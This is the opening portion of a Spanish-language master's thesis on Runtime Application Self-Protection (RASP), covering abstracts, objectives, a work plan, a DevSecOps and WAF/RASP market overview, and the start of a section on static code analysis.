Universitat Oberta de Catalunya

uoc.edu

Runtime Application Self-Protection (RASP)

Roi Moldes Cruz
Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Análisis de Datos

Pau del Canto Rodríguez
Helena Rifá Pous

Junio 2020

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Runtime Application Self-Protection (RASP)*
Nombre del autor:	*Roi Moldes Cruz*
Nombre del consultor/a:	*Pau del Canto Rodrigo*
Nombre del PRA:	*Helena Rifá Pous*
Fecha de entrega (mm/aaaa):	06/2020
Titulación:	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Área del Trabajo Final:	*Análisis de Datos*
Idioma del trabajo:	*Castellano*
Palabras clave	*Application Security Testing, DevSecOps, Protección en tiempo real*

Resumen del Trabajo (máximo 250 palabras): *Con la finalidad, contexto de aplicación, metodología, resultados i conclusiones del trabajo.*

En los últimos años, el número de organizaciones afectadas por brechas de seguridad y fugas de información ha crecido de manera considerable. Información confidencial de las entidades o información de clientes son algunos de los principales objetivos de los atacantes, provocando importantes daños reputacionales y económicos, que en función del tamaño de la empresa afectada puede resultar en importantes sanciones e incluso la quiebra de la misma.

En muchos de los casos mencionados la principal causa es la existencia de vulnerabilidades en software corporativo. En la actualidad el número de servicios desarrollados por grandes corporaciones crece de manera exponencial. También lo hace la adopción de medidas de seguridad, aunque desafortunadamente no al mismo ritmo, la incorporación de requisitos mínimos de seguridad que el software debe cumplir para poder cumplir con los pipelines de entrega de software.

En este trabajo se analiza el contexto de Application Security Testing, así como los diferentes productos y tecnologías más utilizados en la actualidad. Se pone el foco en las soluciones RASP, una tecnología desconocida y emergente en el mercado, realizando un análisis de funcionamiento y componentes principales.

Adicionalmente, se implementa un entorno local para realizar una prueba de concepto a nivel técnico y funcional de dos productos RASP, de la cual posteriormente se detallarán los resultados y conclusiones obtenidas.

Abstract (in English, 250 words or less):

In recent years, the number of organizations affected by security breaches and information leaks has grown considerably. Confidential information of entities or customer information are some of the main targets of attackers, causing significant reputational and economic damage, which depending on the size of the affected company can result in major sanctions and even bankruptcy of the company.

In many of the above mentioned cases the main cause is the existence of vulnerabilities in corporate software. Currently, the number of services developed by large corporations is growing exponentially. So does the adoption of security measures, although unfortunately not at the same pace, the incorporation of minimum security requirements that software must meet in order to comply with software delivery pipelines.

In this paper, the context of Application Security Testing is analyzed, as well as the different products and technologies most used today. The focus is on RASP solutions, an unknown and emerging technology in the market, performing an analysis of operation and main components.

Additionally, a local environment is implemented to perform a proof of concept at a technical and functional level of two RASP products, from which the results and conclusions obtained are analyzed and documented.

Índice

Lista de figuras

1. Introducción

1.1 Contexto y justificación del Trabajo

El número de servicios prestados por todo tipo de organizaciones y empresas a través de aplicaciones web crece exponencialmente cada año, debido a fenómenos como la adopción de servicios basados en cloud o la necesidad de acceso remoto a dichas aplicaciones.

Por otra parte, un aspecto que también ha crecido de manera considerable son los casos de entidades que sufren brechas de seguridad provocando la fuga de todo tipo de información, desde datos confidenciales de la organización hasta información de clientes. Todo ello conlleva importantes daños reputacionales y económicos, que en función del tamaño de la empresa afectada puede resultar en importantes sanciones e incluso la quiebra.

Para prevenir este tipo de situaciones comprometidas provocadas por la existencia de bugs y vulnerabilidades en el software, existen técnicas que cada vez más están pasando a un primer plano en el ciclo de vida de desarrollo software (SDLC) como pueden ser las siguientes:

- **SAST**: *Static Analysis Security Testing*, es una técnica que se basa en el análisis del código fuente o binarios de las aplicaciones en busca de vulnerabilidades.

- **SCA**: *Software Composition Anlysis,* tecnología que analiza los componentes de terceros (dependencias) utilizados en las aplicaciones para detectar vulnerabilidades conocidas, generalmente se basan en bases de datos públicas como NVD[1] o SNYK[2] aunque también existen soluciones comerciales que ofrecen fuentes privadas.

- **DAST**: *Dynamic Application Security Testing,* en este caso el requisito principal será tener la aplicación en ejecución, a partir de ahí se interactúa con ella enviándole *payloads* o entradas de datos diseñadas previamente para intentar provocar el fallo de la misma o detectar comportamientos anómalos.

Los casos anteriores podrían categorizarse como técnicas de prevención de vulnerabilidades. Pero existen más alternativas, en las cuales se va centrar la mayor parte de este trabajo, y se centran en la protección en tiempo real, como las siguientes:

[1] Base de datos de vulnerabilidad mantenida por el gobierno de EEUU y reconocida a nivel mundial. https://nvd.nist.gov/vuln

[2] Base de datos de vulnerabilidades confeccionada y mantenida por la empresa Snyk Ltd, goza de un gran reconocimiento entre la comunidad. Sus entradas generalmente referencian a NVD, salvo aquellas que son de descubrimiento propio https://snyk.io/vuln

- **WAF**: *Web Application Firewall,* ofrece una capa de protección adicional antes de que el tráfico llegue a una aplicación web, en este punto el tráfico puede ser inspeccionado para detectar posibles ataques.

- **RASP**: *Runtime Application Self-Protection,* esta técnica también se basa en añadir un punto adicional de protección a la aplicación, pero a diferencia del WAF, RASP se integra internamente con la propia aplicación lo que le permite analizar las entradas de datos que recibe la aplicación y además evaluar el comportamiento interno de la misma.

Esta última técnica, RASP, es el gran desconocido y a la vez un concepto que levanta curiosidad, debido en gran parte a la falta de información sobre su funcionamiento interno por parte de los potenciales clientes.

1.2 Objetivos del Trabajo

El principal objetivo de este trabajo será, en primer lugar, realizar un análisis del contexto de las diferentes técnicas y pruebas de seguridad que se utilizan en la actualidad, tanto en fase de desarrollo de las aplicaciones (SDLC) como en como en fase más avanzadas.

Una vez puesto en conocimiento del lector el contexto que aplica a este trabajo, se realizará una explicación detallada de las tecnologías WAF y RASP para posteriormente proceder a realizar una comparativa y estudiar qué ventajas nos ofrecerían los sistemas RASP. Para ello, se realizará un ejercicio más práctico que consistirá en la implantación e integración de una solución RASP Opensource con diferentes aplicaciones para evaluar su efectividad y valorar la funcionalidad ofrecida. Asimismo, también se realizará un proceso de investigación sobre herramientas RASP comerciales, y si fuera posible, la realización de alguna prueba de concepto.

De manera más detallada, se pueden dividir los objetivos en dos conjuntos:

Objetivos teóricos

- Investigación y estado del arte del contexto de análisis y pruebas de seguridad de aplicaciones en la actualidad.
- Explicación de las diferentes técnicas empleadas, así como conceptos específicos del ámbito.
- Realizar un análisis detallado de las tecnologías WAF y RASP, para identificar sus puntos en común, así como principales diferencias.
- Análisis de la integración de la tecnología RASP con las aplicaciones para llevar a cabo el proceso de monitorización.

Objetivos prácticos

- Llevar a cabo la implantación de sistemas RASP, escogiendo una solución opensource y otra comercial.

- Analizar la funcionalidad ofrecida por las plataformas escogidas y plasmar una comparativa de las mismas, así como las acciones que permiten llevar a cabo frente a los problemas detectados.
- Integración de los sistemas diseñados en el punto anterior con diferentes aplicaciones.
- Análisis de los resultados arrojados por las herramientas, haciendo foco en vulnerabilidades ampliamente conocidas como las recogidas en el OWASP Top10[3].

1.3 Enfoque y método seguido

Tal y como ya se ha anticipado en el punto anterior, el trabajo estará estructurado en dos partes: una primera con un enfoque más teórico y de contexto, y una segunda con un caso práctico de implantación y prueba de concepto.

Se establecen cuatro puntos de control o entregas (PEC) para ir avanzando el desarrollo del trabajo, quedando organizadas del siguiente modo:

- Entrega 1: Justificación, contexto, objetivos y planificación del trabajo.
- Entrega 2: Desarrollo del marco teórico del trabajo.
- Entrega 3: Implementación y documentación del caso práctico.
- Entrega 4: Elaboración final de la memoria.
- Entrega 5: Elaboración de presentación y vídeo de exposición.

Dado el carácter del proyecto, se empleará un enfoque siguiendo una metodología en cascada, comenzando por las fases de análisis y recopilación de información necesarias para el marco teórico del trabajo y siguiendo con una segunda parte de carácter más práctico o prueba de concepto. Asimismo, dada la relación existente entre las dos partes principales del trabajo, permitirá la realización de ciertas tareas en paralelo.

No obstante, a lo largo de todo proceso se revisarán las tareas realizadas con el fin de detectar aspectos a mejorar e incluso valorar si es necesaria la redefinición del alcance y objetivos del proyecto.

[3] Listado de las principales amenazas que afectan a aplicaciones web, elaborado por la organización sin ánimo de lucro OWASP. https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

1.4 Planificación del Trabajo

A continuación, se presenta una planificación inicial de tareas. Dicho conjunto es orientativo y está totalmente sujeto a ser mejorado y redefinido durante la realización del proyecto.


- Definición y planificación (~7 días)
  - Motivación del trabajo
  - Contextualización y justificación
  - Definición de objetivos
  - Definición de metodología
  - Planificación de tareas
  - Entrega 1 → Hito

- Marco teórico (~20 días)
  - Definición técnicas análisis de seguridad
  - Investigación y documentación SAST, SCA, DAST, Pentesting
  - Definición de técnicas de protección de aplicaciones
  - Investigación y documentación WAF y RASP
  - Comparativa WAF vs. RASP
  - Análisis soluciones RASP (Comerciales y Opensource)
  - Entrega 2 → Hito

- Caso práctico (~20 días)
  - Documentación OpenRASP
  - Definición arquitectura
  - Implantación del sistema
  - Análisis de funcionalidad
  - Integración con aplicaciones en ejecución
  - Pruebas de detección (SQLi, XSS…)
  - Documentación de resultados obtenidos
  - Entrega 3 → Hito

- Memoria final y defensa (~22 días)
  - Elaboración de conclusiones
  - Reflexión de aspectos de mejora
  - Revisión y formalización de documento final
  - Entrega 4 → Hito
  - Elaboración de presentación del trabajo
  - Elaboración de video
  - Entrega 5 → Hito

1.5 Diagrama de Gantt



1.5 Estado del arte

Históricamente, el papel del departamento o equipo de Seguridad se veía como "el malo" dentro del ciclo de vida de desarrollo de software, también conocido por sus siglas en inglés como SDLC**.** La seguridad en el desarrollo no era un aspecto prioritario como lo es en la actualidad, donde continuamente se ven casos de ataques a servicios o fugas masivas de datos de empresas, y por lo tanto las recomendaciones de seguridad o correcciones de vulnerabilidades no se veían como un aspecto clave a la hora de sacar una aplicación a producción, asumiendo o ignorando los riesgos que ello pudiera conllevar.

Sumado a ello, el enfoque tradicionalmente adoptado en los proyectos de desarrollo software era un modelo en cascada, que habitualmente localiza, en caso de que sea incluido, la revisión de seguridad al final del ciclo de desarrollo, cuando el producto obtenido está finalizado. En dicha situación, la necesidad de aplicar cambios o mejoras en una fase tan avanzada del desarrollo generalmente implica la asunción de una deuda técnica para el proyecto considerable, y que en muchos se le resta prioridad o directamente se asume el riesgo y no se implementan medidas correctoras.




Ilustración 1 - Modelo de desarrollo en cascada

La proliferación en los últimos años de nuevos modelos de trabajo para el desarrollo de software ha implicado cambios notables en las tareas de todos los miembros de equipo, así como en las fases del SDLC.

Nuevos modelos basados en metodologías ágiles como Scrum han contribuido a modificar la rutina clásica de desarrollo en cascada adoptando un enfoque iterativo que permite agilizar los tiempos de entrega. Se trata de frameworks que se centran en la definición de breves plazos de entrega, de entre 7-20 días, cuyo principal objetivo en obtener un producto con una funcionalidad mínima que será mejorado en sucesivas entregas.

Por otra parte, la gran acogida en el sector de las tecnologías conocidas como DevOps ha implicado importantes cambios en los procedimientos que relacionan a equipos de desarrollo de software y equipos de mantenimiento y operación de

sistemas. Tecnologías como los contenedores de aplicaciones o la proliferación del IaC, han permitido agilizar de manera radical los tiempos en el despliegue de software, basándose en la automatización de los procesos de construcción y publicación de software.

Este contexto de cambio de modelo y filosofía de trabajo, de automatización de procesos y aumento exponencial de la construcción y publicación de software, implica también cambios en la percepción del concepto de seguridad en las aplicaciones. Se empieza a priorizar la creación de software seguro, a la vista del incremento de casos de hackeo y fuga de información sensible en empresas y grandes corporaciones, y la figura del CISO o responsable de Seguridad empieza a tomar un papel más importante en los comités de dirección de las organizaciones, a la vista de los nuevos retos que ofrece este escenario de transformación digital.




Ilustración 2 - Entorno SecDevOps

De la mano de estas tendencias y con el impulso por parte de grandes empresas a nivel tecnológico, empieza a sonar cada vez más el concepto de DevSecOps. Su objetivo no es otro que el de integrar la seguridad en los pipelines o procesos habituales de construcción y publicación de aplicaciones, también conocido como CI/CD, Se centra en automatizar, al igual que otros procesos del ciclo, los requisitos mínimos o *Quality Gates*[4] a nivel de seguridad que cualquier producto software debe cumplir. En este aspecto se engloban tareas como el análisis estático de código (SAST), análisis de dependencias (SCA), análisis dinámico de aplicaciones (DAST) o pruebas de seguridad manual o pentesting, conceptos que se verán más en detalle a lo largo de este trabajo.

No obstante, la realización de pruebas de seguridad y la adopción en buenas prácticas en esta materia no es el único punto de mejora en dicho ámbito. Se fomentan también técnicas de protección y prevención en tiempo real, como pueden ser el uso de tecnologías *WAF* o *RASP* como elemento de protección del entorno de ejecución de las aplicaciones.

[4] Conjunto de requisitos mínimos que una aplicación debe cumplir en cierto ámbito para poder ser promocionada hacia la siguiente fase del ciclo de desarrollo. http://www.se.uni-hannover.de/pages/en:projekte_quality_gates

El volumen de mercado generado por este tipo de tecnologías, concretamente de soluciones WAF, se ha cifrado en unos 3.23 billones de dólares en 2019 y se pronostica que se llegue a la cifra de 8.06 billones para 2025 manteniendo una tasa de crecimiento anual de en torno a un 17%. Estas estadísticas nos ofrecen una idea clara de la tendencia en inversión en protección de aplicaciones online que están aplicando la mayoría de empresas que abordan un proceso de transformación digital constante. Algunos de los fabricantes más reconocidos y con más cuota de mercado son Imperva, F5, Akamai, CloudFlare, Citrix o Barracuda, y localizan el grueso del negocio en Norteamérica.




Ilustración 3 - Evolución de mercado WAF

Se trata de una tecnología madura en el mercado y con un alto grado de aceptación entre sus clientes. En la actualidad está considerada como una pieza esencial a la hora de plantear la publicación en internet de cualquier servicio web. [1]

RASP por su parte no goza una trayectoria tan amplia, se trata de una tecnología reciente y en muchos casos es percibida por potenciales clientes como una herramienta que basa su funcionamiento principal en procesos desconocidos para el público general, lo que genera una cierta desconfianza a la espera de la irrupción en el mercado de un producto maduro y que ofrezca un alto grado de fiabilidad. No obstante, en lo que a presencia en el mercado se refiere, sus cifras son considerables.

Su presencia en el mercado ha generado en 2017 en torno a 295 millones de dólares, y se pronostica que para el año 2022 se alcance una cifra cerca a los 1200 millones y que situaría su tasa de crecimiento anual en un 33%. Por su parte, el foco principal de negocio se sitúa también en el área geográfica del continente americano dado el alto número de amenazas en ciberseguridad afectando a aplicaciones web y la creciente concienciación en inversión en protección. Algunos de los principales fabricantes de este tipo de tecnologías son Veracode, Prevoty, Imperva, Waratek, o Contrast, este último ofreciendo incluso una versión *Community* del producto. En lo referente a soluciones opensource, cabe destacar la solución OpenRASP promovida por Baidu, que a pesar de tener

a sus espaldas una comunidad cada vez más amplia, no alcanza todavía un nivel de robustez y calidad para incrementar su acogida en el sector.




Ilustración 4 - Evolución mercado RASP

Las gráficas de presencia y volumen de mercado adjuntas para ambas tecnologías no hacen más que poner de manifiesto la diferencia en el uso de cada una de ellas, a la par que refleja su potencial crecimiento. A lo largo de este trabajo se entrará en detalle tanto en el contexto general como en el de las propias tecnologías, haciendo un mayor enfoque en el análisis teórico y práctico de soluciones RASP. [2] [3]

1.5 Breve sumario de productos obtenidos

Tal y como se menciona en apartados anteriores, el trabajo llevado a cabo se estructurará en 5 entregas incrementales, que darán como resultado final la entrega final del trabajo. Una vez finalizado, se obtendrán 3 elementos principales:

- En primer lugar, una base teórica de investigación del contexto, funcionamiento y principales fabricantes de las tecnologías más utilizadas en el ámbito de la seguridad de aplicaciones. Todo ello servirá como base introductoria para la investigación y documentación de la tecnología RASP.

- El núcleo del trabajo se centrará en una parte práctica de prueba de herramientas RASP. Se seleccionan dos soluciones existentes en el mercado para implementar un escenario de que intenta simular un caso real y que a su vez sirva para realizar un análisis comparativo y de funcionalidad de ambos productos.

- Por último, en base al conocimiento obtenido a lo largo del desarrollo del trabajo, se redactan las conclusiones obtenidas y se definen también los puntos de mejora y aspectos que no ha sido posible tratar.

1.6 Breve descripción de los otros capítulos de la memoria

A continuación, se describen los capítulos tratados en la memoria.

- **Introducción**: Es este primer el foco se centrará en definir el plan de trabajo a seguir a lo largo del período de desarrollo. Asimismo, también se abordan aspectos como la contextualización del trabajo y estado del arte, la metodología a seguir, los objetivos principales y un conjunto de tareas planificadas temporalmente con el fin de alcanzar los objetivos marcados.

- **Marco teórico y Runtime Application Self-Protection**: El desarrollo del marco teórico del trabajo se detalla en este punto. Se exponen de manera más detallada los elementos que definen el contexto de *Application Security Testing*, en el cual se engloba el concepto principal del trabajo: las tecnologías RASP. Se realizarán labores de investigación para recoger los fundamentos principales y un análisis del mercado actual de las principales tecnologías en seguridad de aplicaciones: SAST, DAST, SCA y WAF. Todo ello sirve para dar pie a la documentación de los principios de funcionamiento de la tecnología RASP.

- **Caso práctico**: En este punto el foco se centra la implementación de un caso práctico de dos soluciones RASP. Se diseña un entorno de prueba que permita realizar una comparativa de efectividad y funcionalidad de ambas herramientas. Para ello se utilizan tecnologías actuales como Docker que facilitan y agilizan tanto la construcción del entorno como la realización de pruebas.

- **Conclusiones**: En este apartado se reflexiona sobre el trabajo realizado. Uno de los objetivos principales es exponer las conclusiones obtenidas en la comparativa a nivel práctico de OpenRASP y Contrast Security CE en base a los resultados obtenidos. Por otra parte, también se identifican aspectos de mejora del trabajo, así como próximos puntos a abordar o lecciones aprendidas.

- **Referencias**: Por último, se recogen los apartados correspondientes a referencias bibliográficas, glosario de términos y anexos.

2. Marco teórico

En este apartado se entrará más en detalle en ciertos conceptos que conforman el contexto de la seguridad en aplicaciones web en la actualidad. Se comenzará abordando las técnicas empleadas para la prevención de vulnerabilidades en el desarrollo de aplicaciones y posteriormente se abordarán técnicas de protección en tiempo real. [4]

2.1 Técnicas de prevención de vulnerabilidades

A continuación, se exponen algunas de las técnicas con mayor acogida en el sector en la actualidad en materia de prevención.

2.1.1 Análisis estático de código [5]

Como su propio nombre indica, este método se basa en la revisión del código fuente de las aplicaciones. Se trata de una tarea que puede ser aplicada en diferentes ámbitos: calidad de código, buenas prácticas, detección de bugs y seguridad, entre otras. En este último campo, este método es comúnmente reconocido como SAST, de sus siglas en inglés *Static Application Security Testing.*

Inicialmente este proceso era llevado a cabo de forma manual por los equipos encargados de dicha tarea. Con el paso tiempo y los cambios en las tendencias en el desarrollo de software, la ejecución manual de este proceso se ha vuelto inviable por diferentes razones, principalmente por el aumento exponencial en la producción de código fuente y el aumento de la frecuencia de publicación del mismo. Hay que destacar que se trata de una labor altamente monótona, y cuando se realiza por más tiempo del deseable, puede llevar al inevitablemente al error humano.

Existen también herramientas que permiten automatizar este trabajo, mitigando en su totalidad el previamente mencionado error humano y reduciendo de manera radical los tiempos de ejecución. Se trata de sistemas con motores de análisis capaces de procesar miles de líneas de código en cuestión de segundos. Se basan en la detección de patrones en el código que se identifiquen con vulnerabilidades conocidas, así como la búsqueda de firmas y llamadas a funciones que comúnmente son utilizadas para la realización de operaciones sensibles como puede ser la ejecución de llamadas al sistema operativo o la lectura escritura en base de datos.

Etapas

El proceso de SAST generalmente está compuesto por diferentes etapas, es por ello que con la gran mayoría de herramientas en necesario que el código haya sido previamente compilado.

